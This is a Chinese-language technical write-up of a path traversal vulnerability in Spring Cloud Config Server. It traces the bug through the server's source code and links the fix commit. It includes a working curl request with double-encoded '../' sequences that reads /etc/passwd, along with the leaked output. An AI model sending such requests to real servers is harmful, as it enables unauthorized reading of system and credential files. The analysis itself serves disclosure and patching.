
Spring Cloud Config Server 存在目录遍历/路径穿越/文件内容泄露漏洞,影响版本 < 2.1.2, 2.0.4, 1.4.6
Spring Cloud Config 2.1.x 系列早于 2.1.2、2.0.x 系列早于 2.0.4、1.4.x 系列早于 1.4.6 的版本,以及更早的不受支持版本,允许应用程序通过 spring-cloud-config-server 模块提供任意配置文件。恶意用户或攻击者可以利用特制的 URL 发起目录遍历攻击。
发现者:Vern ([email protected])
安全公告
技术分析
cd spring-cloud-config-server
../mvnw spring-boot:run

curl http://127.0.0.1:8888/test/pathtraversal/master/..%252f..%252f..%252f..%252f../etc/passwd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
一如既往,阅读文档可以找到相关信息:
提供纯文本文件:https://cloud.spring.io/spring-cloud-static/spring-cloud-config/1.3.1.RELEASE/#_serving_plain_text
Config Server 通过一个额外的端点 /{name}/{profile}/{label}/{path} 提供这些文件,其中 "name"、"profile" 和 "label" 的含义与常规环境端点相同,而 "path" 是文件名(例如 log.xml)。
Server 通过额外的端点 /{name}/{profile}/{label}/{path} 提供这些文件。
文档中另一个有趣的信息:
对于基于 VCS 的后端(git、svn),文件会被检出或克隆到本地文件系统。默认情况下,它们被放置在系统临时目录中,前缀为 config-repo-。在 Linux 上,例如可能是 /tmp/config-repo-
当我们发送 http://127.0.0.1:8888/test/pathtraversal/master/..%252f..%252f..%252f..%252f../etc/passwd 时会发生什么:
@RequestMapping("/{name}/{profile}/{label}/**")
public String retrieve(@PathVariable String name, @PathVariable String profile,
    @PathVariable String label, ServletWebRequest request,
    @RequestParam(defaultValue = "true") boolean resolvePlaceholders)
    throws IOException {
  String path = getFilePath(request, name, profile, label);
  return retrieve(request, name, profile, label, path, resolvePlaceholders);
}
retrieve 调用函数 findOnesynchronized String retrieve(ServletWebRequest request, String name, String profile,
String label, String path, boolean resolvePlaceholders) throws IOException {
name = resolveName(name);
label = resolveLabel(label);
Resource resource = this.resourceRepository.findOne(name, profile, label, path); // path: ..%2f..%2f..%2f..%2f..%2f../etc/passwd
if (checkNotModified(request, resource)) {
// Content was not modified. Just return.
return null;
}
// ensure InputStream will be closed to prevent file locks on Windows
try (InputStream is = resource.getInputStream()) {
String text = StreamUtils.copyToString(is, Charset.forName("UTF-8"));
if (resolvePlaceholders) {
Environment environment = this.environmentRepository.findOne(name,
profile, label);
text = resolvePlaceholders(prepareEnvironment(environment), text);
}
return text;
}
}
findOne 被调用:public synchronized Resource findOne(String application, String profile, String label, String path) {
if (StringUtils.hasText(path)) {
String[] locations = this.service.getLocations(application, profile, label).getLocations(); // /tmp/config-repo-<randomid>
try {
for (int i = locations.length; i-- > 0; ) {
String location = locations[i]; // [1]..%2f..%2f..%2f..%2f..%2f../etc/passwd
for (String local : getProfilePaths(profile, path)) {
Resource file = this.resourceLoader.getResource(location).createRelative(local); // /tmp/config-repo-<randomid>/..%2f..%2f..%2f..%2f..%2f../etc/passwd
if (file.exists() && file.isReadable()) {
return file; // /tmp/config-repo-<randomid>/..%2f..%2f..%2f..%2f..%2f../etc/passwd
}
}
}
}
}
catch (IOException e) {
throw new NoSuchResourceException(
"Error : " + path + ". (" + e.getMessage() + ")");
}
}
throw new NoSuchResourceException("Not found: " + path);
}
retrieve 使用 StreamUtils.copyToString(is, Charset.forName("UTF-8") 读取文件,该操作将 /tmp/config-repo-<randomid>/..%2f..%2f..%2f..%2f..%2f../etc/passwd 转换为 /etc/passwd,从而导致 /etc/passwd 文件内容泄露
修复:https://github.com/spring-cloud/spring-cloud-config/commit/3632fc6f64e567286c42c5a2f1b8142bfde505c2

From 3632fc6f64e567286c42c5a2f1b8142bfde505c2 Mon Sep 17 00:00:00 2001
From: Spencer Gibb <[email protected]>
Date: Tue, 2 Apr 2019 14:16:10 -0400
Subject: [PATCH] 清理无效路径

修复 gh-1355
---
 .../resource/GenericResourceRepository.java   | 165 ++++++++++++++++--
 .../GenericResourceRepositoryTests.java       |  18 ++
 2 files changed, 170 insertions(+), 13 deletions(-)